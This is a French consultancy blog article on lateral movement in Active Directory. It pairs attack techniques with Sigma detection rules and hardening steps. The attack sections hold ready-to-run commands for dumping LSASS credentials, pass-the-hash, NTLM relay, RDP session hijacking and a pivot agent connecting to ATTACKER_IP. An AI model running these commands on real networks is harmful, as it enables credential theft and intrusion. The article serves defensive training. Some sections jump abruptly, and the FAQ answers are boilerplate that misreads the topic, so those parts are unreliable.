AYI NEDJIMI Consultants

Mouvement Latéral : Techniques d'Attaque, Détection et

Catégorie : Techniques de Hacking Lecture : 8 min Publié le : 08/03/2026 Auteur : Ayi NEDJIMI

Guide complet sur le mouvement latéral : techniques Pass-the-Hash, Pass-the-Ticket, RDP hijacking, PsExec, WMI, pivoting réseau, détection Sysmon/ETW.

Avertissement : Les techniques présentées dans cet article sont destinées exclusivement à des fins éducatives et de tests autorisés. Toute utilisation malveillante est illégale et contraire à l'éthique professionnelle.

2.1 Pass-the-Hash (PtH)

Le Pass-the-Hash est la technique de mouvement latéral la plus emblématique. Elle exploite une propriété fondamentale du protocole d'authentification NTLM : l'authentification ne requiert pas le mot de passe en clair, mais uniquement son **hash NT** (MD4). Un attaquant qui récupère le hash NT d'un utilisateur peut s'authentifier sur n'importe quel service acceptant NTLM, sans jamais connaître le mot de passe. Guide complet sur le mouvement latéral : techniques Pass-the-Hash, Pass-the-Ticket, RDP hijacking, PsExec, WMI, pivoting réseau, détection Sysmon/ETW. Les techniques offensives évoluent rapidement : mouvement lateral detection prevention fait partie des compétences essentielles que tout pentester et red teamer doit maîtriser pour mener des missions réalistes. Nous abordons notamment : questions frequentes, 7. conclusion : contenir le mouvement latéral. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Extraction des hashes : Les hashes NT sont stockés dans la base SAM (Security Account Manager) pour les comptes locaux et dans la mémoire du processus `lsass.exe` pour les sessions interactives. Les outils d'extraction incluent :

```
# Extraction des hashes depuis la mémoire LSASS avec Mimikatz
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords

# Extraction depuis la base SAM (nécessite SYSTEM)
mimikatz # lsadump::sam

# Extraction distante avec secretsdump (Impacket)
secretsdump.py domain/admin:password@target

# Dump LSASS via comsvcs.dll (LOLBin - Living Off the Land)
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump <LSASS_PID> C:\temp\lsass.dmp full
```

Exploitation PtH : Une fois le hash NT obtenu, l'attaquant peut s'authentifier sur les services distants :

```
# Pass-the-Hash avec Impacket (psexec)
psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
domain/admin@192.168.1.10

# Pass-the-Hash avec CrackMapExec
crackmapexec smb 192.168.1.0/24 -u admin -H e19ccf75ee54e06b06a5907af13cef42

# Pass-the-Hash avec Evil-WinRM
evil-winrm -i 192.168.1.10 -u admin -H e19ccf75ee54e06b06a5907af13cef42
```

Le PtH fonctionne parce que NTLM utilise un mécanisme challenge-response où le client prouve la connaissance du hash sans le transmettre directement. L'attaquant calcule la réponse au challenge avec le hash volé, et le serveur ne peut pas distinguer cette réponse d'une authentification légitime. Le problème est structurel : **tant que NTLM est activé, le PtH est possible**.

2.2 Pass-the-Ticket (PtT)

Le Pass-the-Ticket est l'équivalent du PtH pour l'authentification Kerberos. L'attaquant vole un ticket Kerberos (TGT ou TGS) depuis la mémoire d'un processus et l'injecte dans sa propre session pour usurper l'identité de l'utilisateur légitime.

Types de tickets exploitables :

- **TGT (Ticket Granting Ticket) :** Le "golden ticket" de la session. Avec un TGT valide, l'attaquant peut demander des TGS pour n'importe quel service du domaine, exactement comme l'utilisateur légitime.
- **TGS (Ticket Granting Service) :** Un ticket pour un service spécifique. Moins puissant qu'un TGT mais suffisant pour accéder au service ciblé (par exemple, un TGS pour CIFS/fileserver permet l'accès aux partages SMB).

```
# Export de tous les tickets Kerberos en mémoire (Mimikatz)
mimikatz # sekurlsa::tickets /export

# Injection d'un ticket TGT volé dans la session courante
mimikatz # kerberos::ptt ticket_admin@krbtgt~DOMAIN.LOCAL.kirbi

# Vérification du ticket injecté
klist

# Avec Rubeus (.NET)
Rubeus.exe dump /nowrap
Rubeus.exe ptt /ticket:<base64_ticket>
```

2.3 Overpass-the-Hash (Pass-the-Key)

Notre avis d'expert
La divulgation responsable des vulnérabilités est un pilier de la sécurité collective. Trop d'entreprises traitent encore les chercheurs en sécurité comme des menaces plutôt que des alliés. Un programme de bug bounty bien structuré peut transformer cette dynamique.

Vos équipes savent-elles réagir face à une intrusion en cours ?

L'Overpass-the-Hash est une variante aboutie qui **combine PtH et Kerberos**. L'attaquant utilise le hash NT (ou les clés AES Kerberos) d'un utilisateur pour demander un TGT légitime au KDC. Le résultat est un ticket Kerberos parfaitement valide, ce qui rend la détection plus difficile car le flux Kerberos est "normal" contrairement au PtH NTLM.

```
# Overpass-the-Hash avec Mimikatz
mimikatz # sekurlsa::pth /user:admin /domain:corp.local /
ntlm:e19ccf75ee54e06b06a5907af13cef42 /run:cmd.exe

# Overpass-the-Hash avec Rubeus (AES256 key - plus furtif)
Rubeus.exe asktgt /user:admin /domain:corp.local /aes256:<aes256_key> /ptt /opsec

# Avec Impacket (getTGT)
getTGT.py -hashes :e19ccf75ee54e06b06a5907af13cef42 corp.local/admin
```

L'avantage offensif de l'Overpass-the-Hash est qu'il génère un **trafic Kerberos légitime** (AS-REQ/AS-REP) au lieu de NTLM, ce qui contourne les détections basées sur le monitoring NTLM. De plus, si l'attaquant utilise la clé AES256 plutôt que le hash NT, les logs Kerberos montrent un chiffrement "normal" (etype 18 vs etype 23), ce qui rend la détection encore plus complexe.

2.4 SMB Relay et NTLM Relay

Les attaques relay ne volent pas les credentials mais **interceptent et relaient** les authentifications NTLM en temps réel vers un serveur cible. L'attaquant se positionne en man-in-the-middle (via LLMNR/NBT-NS poisoning, WPAD, ou ADIDNS poisoning) et redirige l'authentification de la victime vers le serveur qu'il souhaite compromettre.

```
# NTLM Relay avec Impacket - ntlmrelayx
# Étape 1 : Poisonner LLMNR/NBT-NS pour capturer les authentifications
sudo responder -I eth0 -rdw

# Étape 2 : Relayer les authentifications vers les cibles sans SMB Signing
ntlmrelayx.py -tf targets.txt -smb2support

# Variante : relay vers LDAP pour modifier l'AD (ajouter un utilisateur)
ntlmrelayx.py -t ldap://dc01.corp.local --escalate-user attacker

# Variante : relay vers HTTP pour accéder à Exchange (EWS)
ntlmrelayx.py -t https://mail.corp.local/EWS/Exchange.asmx
```

La condition pour que le relay fonctionne est que la cible **n'exige pas la signature SMB** (SMB Signing). Par défaut, seuls les contrôleurs de domaine exigent la signature SMB ; les postes clients et serveurs membres ne l'exigent pas, ce qui laisse une surface d'attaque massive. Pour une analyse approfondie, consultez notre article sur le NTLM Relay moderne.

2.5 Named Pipe Impersonation

Le Named Pipe Impersonation exploite les pipes nommées Windows pour obtenir un token d'un utilisateur qui se connecte. L'attaquant crée un service ou un pipe nommé, attend qu'un utilisateur privilégié s'y connecte (par social engineering, via une GPO piégée ou un service vulnérable), puis appelle `ImpersonateNamedPipeClient()` pour obtenir le token de l'utilisateur.

Cette technique est utilisée par des outils comme **Potato** (Hot Potato, Sweet Potato, Juicy Potato) pour l'escalade de privilèges, mais elle s'applique également au mouvement latéral lorsque le pipe est exposé sur le réseau via SMB.



Figure 1 -- Taxonomie complète des techniques de mouvement latéral et mapping MITRE ATT&CK

Cas concret

La vulnérabilité Citrix Bleed (CVE-2023-4966) a permis à des attaquants de détourner des sessions authentifiées sur les appliances NetScaler, contournant complètement le MFA. L'exploitation massive de cette faille a conduit à de nombreuses compromissions, dont celle de Boeing en octobre 2023.

```
# PowerShell Remoting (WinRM)
Enter-PSSession -ComputerName target -Credential domain\admin

# Exécution d'une commande à distance
Invoke-Command -ComputerName target -ScriptBlock { whoami; hostname } -Credential
domain\admin

# Exécution sur plusieurs serveurs en parallèle
Invoke-Command -ComputerName srv1,srv2,srv3 -ScriptBlock { Get-Process } -Credential
domain\admin

# Evil-WinRM (outil offensif dédié)
evil-winrm -i target -u admin -p password -s /path/to/scripts
```

3.4 DCOM (Distributed Component Object Model)

DCOM permet l'instanciation d'objets COM sur des machines distantes. Certains objets COM disposent de méthodes qui permettent l'**exécution de commandes**, ce qui en fait un vecteur de mouvement latéral méconnu et sous-détecté. Les objets les plus exploités :

- **MMC20.Application :** La méthode `Document.ActiveView.ExecuteShellCommand()` permet d'exécuter des commandes arbitraires.
- **ShellWindows :** Via `Shell.Application`, permet l'exécution de fichiers.
- **ShellBrowserWindow :** Similaire à ShellWindows mais instancié différemment.
- **Excel.Application :** Exécution de macros VBA à distance si Excel est installé.
- **Outlook.Application :** Création de règles Outlook malveillantes ou exécution via VBA.

```
# DCOM via MMC20.Application (PowerShell)
$com =
[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","target"))
$com.Document.ActiveView.ExecuteShellCommand("cmd.exe",$null,"/c calc.exe","7")

# DCOM via Impacket
dcomexec.py -object MMC20 domain/admin:password@target "whoami"
dcomexec.py -object ShellWindows domain/admin:password@target "whoami"
```

3.5 RDP Hijacking

Le RDP Hijacking (T1563.002) permet à un attaquant avec des privilèges SYSTEM de **prendre le contrôle d'une session RDP existante** d'un autre utilisateur, sans connaître son mot de passe. L'outil natif `tscon.exe` (Terminal Services Connect) permet de basculer d'une session à une autre :

```
# Lister les sessions RDP actives
query user

# Hijacker une session (nécessite SYSTEM)
# Session ID 2 appartient à un Domain Admin connecté en RDP
tscon 2 /dest:console

# Si on est admin local mais pas SYSTEM, créer un service qui exécute tscon
sc create hijack binpath= "cmd.exe /k tscon 2 /dest:console" type= own
net start hijack

# Alternative via PsExec pour obtenir SYSTEM puis tscon
PsExec.exe -s -i cmd.exe
tscon 2 /dest:rdp-tcp#0
```

Le RDP Hijacking est particulièrement dangereux car il ne génère **aucun événement d'authentification** -- l'attaquant prend le contrôle d'une session déjà authentifiée. Les seuls indicateurs sont les événements de connexion/déconnexion de session (EventID 25 dans le log TerminalServices-LocalSessionManager) et la création de service (si la méthode service est utilisée).

Figure 2 -- Scénario complet : du phishing initial au Domain Admin via mouvement latéral

Les principales techniques de pivoting incluent :

Technique	Outil	Mécanisme	Avantage
Port Forwarding Local	SSH, Chisel, socat	Redirige un port local vers un service distant via le pivot	Simple, traverse les firewalls internes
Port Forwarding Distant	SSH -R, Chisel server	Expose un service interne vers l'attaquant	Accès à des services non routables
SOCKS Proxy	SSH -D, Chisel, Sliver	Proxy SOCKS4/5 pour router tout le trafic	Flexible, tous protocoles supportés
Double Pivot	Ligolo-ng, Chisel chaîné	Pivot à travers deux machines compromises	Atteint des segments à double segmentation
VPN Pivot	Ligolo-ng, Cobalt Strike VPN	Tunnel VPN complet via le pivot	Connectivité réseau complète (couche 3)

```
# Pivoting avec SSH -- Port Forwarding Local
# Accéder au port 445 (SMB) de 10.2.0.5 via le pivot 10.1.0.10
ssh -L 4445:10.2.0.5:445 user@10.1.0.10
# Puis : smbclient -p 4445 //127.0.0.1/C$

# Pivoting avec SSH -- SOCKS Proxy dynamique
ssh -D 1080 user@10.1.0.10
# Puis : proxychains crackmapexec smb 10.2.0.0/24

# Pivoting avec Chisel (sans SSH)
# Sur le pivot (machine compromise) :
chisel server --port 8080 --reverse
# Sur l'attaquant :
chisel client 10.1.0.10:8080 R:socks

# Pivoting avec Ligolo-ng (tunnel VPN layer 3)
# Sur l'attaquant :
ligolo-proxy -selfcert
# Sur le pivot :
ligolo-agent -connect ATTACKER_IP:11601 -ignore-cert
# Ajouter la route : ip route add 10.2.0.0/24 dev ligolo
```

4.3 Scénario d'attaque complet : du phishing au Domain Admin

Voici un scénario réaliste de mouvement latéral étape par étape, tel qu'observé lors d'audits de sécurité Active Directory :

Les règles Sigma formalisent les patterns de détection de manière portable entre les différents SIEM (Splunk, Elastic, Microsoft Sentinel, QRadar) :

```
# Règle Sigma : Pass-the-Hash via logon réseau
title: Pass-the-Hash Activity Detected
id: f8d98d6c-7a45-4b3e-9c1d-2e8f5a6b7c9d
status: stable
description: Détecte un logon réseau NTLM avec un compte admin local ou de domaine depuis
un poste utilisateur
author: Ayi NEDJIMI
date: 2026/03/01
references:
    - https://attack.mitre.org/techniques/T1550/002/
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4624
        LogonType: 3
        AuthenticationPackageName: 'NTLM'
    filter_normal:
        SourceNetworkAddress|startswith:
            - '10.2.0.'  # VLAN serveurs (normal)
            - '10.0.0.'  # VLAN DC (normal)
    condition: selection and not filter_normal
level: high
tags:
    - attack.lateral_movement
    - attack.t1550.002

---
# Règle Sigma : PsExec Service Installation
title: PsExec Service Installation
id: e4c5d6f7-8a9b-4c3d-1e2f-5a6b7c8d9e0f
status: stable
description: Détecte l'installation du service PSEXESVC caractéristique de PsExec
logsource:
    product: windows
    service: system
detection:
    selection:
        EventID: 7045
        ServiceName|contains:
            - 'PSEXESVC'
            - 'PSEXEC'
            - 'meterpreter'
            - 'msf_'
    condition: selection
level: critical
tags:
    - attack.lateral_movement
    - attack.execution
    - attack.t1021.002

---
# Règle Sigma : Kerberoasting (volume anormal de TGS)
title: Potential Kerberoasting Activity
id: a1b2c3d4-5e6f-7a8b-9c0d-1e2f3a4b5c6d
status: stable
description: Détecte un volume anormal de demandes TGS pour des comptes de service
logsource:
    product: windows
    service: security
detection:
```

```
    selection:
        EventID: 4769
        TicketEncryptionType: '0x17'  # RC4 (signe de Kerberoasting)
        ServiceName|endswith:
            - '$'
    filter:
        ServiceName: 'krbtgt'
    condition: selection and not filter | count(ServiceName) by SourceAddress > 10
    timeframe: 5m
level: high
tags:
    - attack.credential_access
    - attack.t1558.003

---
# Règle Sigma : DCSync Attack
title: DCSync Attack Detected
id: b2c3d4e5-6f7a-8b9c-0d1e-2f3a4b5c6d7e
status: stable
description: Détecte une réplication de directory demandée par un non-DC
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4662
        Properties|contains:
            - '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2'  # DS-Replication-Get-Changes
            - '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2'  # DS-Replication-Get-Changes-All
    filter:
        SubjectUserName|endswith: '$'
        SubjectUserName|contains: 'DC'
    condition: selection and not filter
level: critical
tags:
    - attack.credential_access
    - attack.t1003.006
```

5.4 Analyse réseau et NDR

La détection basée sur le réseau (**NDR** -- Network Detection and Response) offre une perspective complémentaire indispensable, car elle observe le trafic même si l'endpoint est compromis ou l'EDR contourné :

- **Détection SMB anomale** : trafic SMB entre des postes utilisateurs (normalement, les postes communiquent avec les serveurs, pas entre eux). Un pic de connexions SMB port 445 entre workstations est un indicateur fort de mouvement latéral.
- **Analyse Kerberos** : tickets Kerberos avec un chiffrement RC4 (au lieu de AES256) signalent du Pass-the-Hash ou du Kerberoasting. Les Golden Tickets ont souvent une durée de vie de 10 ans (valeur par défaut de Mimikatz).
- **Détection WMI/WinRM** : connexions DCOM (port 135) ou WinRM (port 5985/5986) depuis des postes utilisateurs vers des serveurs sont suspectes si l'utilisateur n'est pas un administrateur.
- **Détection de tunneling** : DNS tunneling (requêtes DNS avec des sous-domaines anormalement longs), HTTP/S tunneling (beaconing régulier), et ICMP tunneling.

- **Baseline comportementale** : établir un profil de communication normal pour chaque segment réseau, puis détecter les déviations (nouveaux flux, nouveaux protocoles, nouveaux volumes).

```
# Restreindre PsExec / SMB latéral
# Désactiver le partage admin (ADMIN$, C$) sur les postes utilisateurs
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
-Name "AutoShareWks" -Value 0

# Restreindre WMI
# GPO : Computer Config > Windows Settings > Security Settings >
# Windows Firewall > Inbound Rules > Bloquer WMI (TCP 135) sauf depuis les PAW

# Restreindre WinRM
# Activer uniquement sur les serveurs, avec authentification par certificat
Set-Item WSMan:\localhost\Client\TrustedHosts -Value ""
# Configurer WinRM via GPO pour n'accepter que les connexions depuis les PAW

# Restreindre RDP
# Désactiver RDP sur les postes utilisateurs (GPO)
# Sur les serveurs : RDP uniquement via jump servers avec NLA activé
# Activer Restricted Admin Mode pour éviter le caching de credentials
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v DisableRestrictedAdmin /t
REG_DWORD /d 0

# Désactiver LLMNR et NBT-NS (empêche le relay NTLM)
# GPO : Computer Config > Admin Templates > Network > DNS Client
# "Turn off multicast name resolution" = Enabled
# Désactiver NetBIOS dans les propriétés TCP/IP de chaque interface

# Activer SMB Signing (obligatoire) -- empêche le relay SMB
Set-SmbServerConfiguration -RequireSecuritySignature $true
Set-SmbClientConfiguration -RequireSecuritySignature $true
```

6.4 EDR et réponse automatisée

Un EDR moderne est indispensable pour la détection et le blocage en temps réel du mouvement latéral. Les capacités clés à exiger incluent :

- **Détection comportementale** : identification des patterns de mouvement latéral (accès LSASS, création de service distant, injection de thread) au-delà des simples signatures
- **Protection LSASS** : blocage des tentatives de lecture de la mémoire de LSASS par des processus non autorisés (Credential Guard matériel ou logiciel)
- **Corrélation multi-endpoints** : mise en relation des événements sur la source et la destination du mouvement latéral pour reconstruire la chaîne d'attaque
- **Réponse automatisée** : isolation réseau automatique d'une machine compromise, kill de processus malveillants, blocage de hashes connus
- **Threat Hunting** : capacité de recherche rétrospective dans la télémétrie (au minimum 30 jours) pour identifier les mouvements latéraux passés

Matrice de détection par technique

Chaque technique de mouvement latéral laisse des traces différentes. Pass-the-Hash génère des Event ID 4624 type 3 avec authentification NTLM. PsExec crée un Event ID 7045 (nouveau service). WMI produit des Event ID 4648 et des processus enfants de `wmiprvse.exe`. RDP génère des Event ID 4624 type 10. L'approche la plus efficace combine **logs Windows + Sysmon + NDR + EDR** pour une couverture complète -- chaque source couvre les angles morts des autres.

Pour approfondir ce sujet, consultez notre outil open-source burpsuite-automation qui facilite l'automatisation des tests d'intrusion web.

Questions frequentes

Comment mettre en place Mouvement Latéral dans un environnement de production ?

La mise en place de Mouvement Latéral en production necessite une planification rigoureuse, incluant l'evaluation des prerequis techniques, la definition d'une architecture cible, des tests de validation approfondis et un plan de deploiement progressif avec des points de controle a chaque etape.

Pourquoi Mouvement Latéral est-il essentiel pour la securite des systemes d'information ?

Mouvement Latéral constitue un element fondamental de la securite des systemes d'information car il permet de reduire significativement la surface d'attaque, d'ameliorer la detection des menaces et de renforcer la posture globale de securite de l'organisation face aux cybermenaces actuelles.

Cette technique Mouvement Latéral : Techniques d'Attaque, Détection et est-elle utilisable dans un pentest autorisé ?

Oui, à condition d'avoir une lettre de mission signée définissant le périmètre, les horaires et les techniques autorisées. Documentez chaque action et restez dans le scope défini.

Sources et références : MITRE ATT&CK · OWASP Testing Guide

> Points clés à retenir
>
> - Questions frequentes
> - 7. Conclusion : contenir le mouvement latéral

7. Conclusion : contenir le mouvement latéral

Le mouvement latéral reste la phase la plus critique d'une intrusion. C'est le pont entre un accès initial limité et la compromission totale du système d'information. Les techniques présentées dans cet article -- Pass-the-Hash, Pass-the-Ticket, PsExec, WMI, WinRM, DCOM, RDP hijacking, pivoting -- sont utilisées quotidiennement par les groupes APT et les ransomware operators pour transformer un simple phishing en catastrophe organisationnelle.

La défense repose sur trois piliers complémentaires :

- **Prévention** : segmentation réseau, Credential Guard, LAPS, tiering AD, PAW, désactivation des protocoles inutiles, et durcissement des configurations
- **Détection** : corrélation des journaux Windows (4624, 4648, 7045), Sysmon avancé, règles Sigma, NDR pour l'analyse réseau, et EDR comportemental sur chaque endpoint
- **Réponse** : isolation automatique des machines compromises, playbooks de réponse aux incidents documentés, et capacité d'investigation forensique pour reconstruire la chaîne d'attaque complète

L'approche **Zero Trust** -- « ne jamais faire confiance, toujours vérifier » -- est le référence architectural qui adresse fondamentalement le mouvement latéral. En éliminant la confiance implicite entre les machines d'un même réseau, chaque accès devient une décision explicite basée sur l'identité, le contexte et la posture de sécurité de l'appareil.

Recommandation finale : Testez régulièrement votre capacité à détecter le mouvement latéral. Les exercices de **Purple Team** -- où l'équipe offensive simule les techniques documentées ici pendant que l'équipe défensive valide ses détections -- sont le moyen le plus efficace d'identifier les angles morts et d'améliorer continuellement votre posture de sécurité.

Besoin d'un accompagnement expert ?

Nos consultants en cybersécurité vous accompagnent dans vos audits Active Directory, vos tests d'intrusion et la sécurisation de votre infrastructure contre le mouvement latéral. Devis personnalisé sous 24h.

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr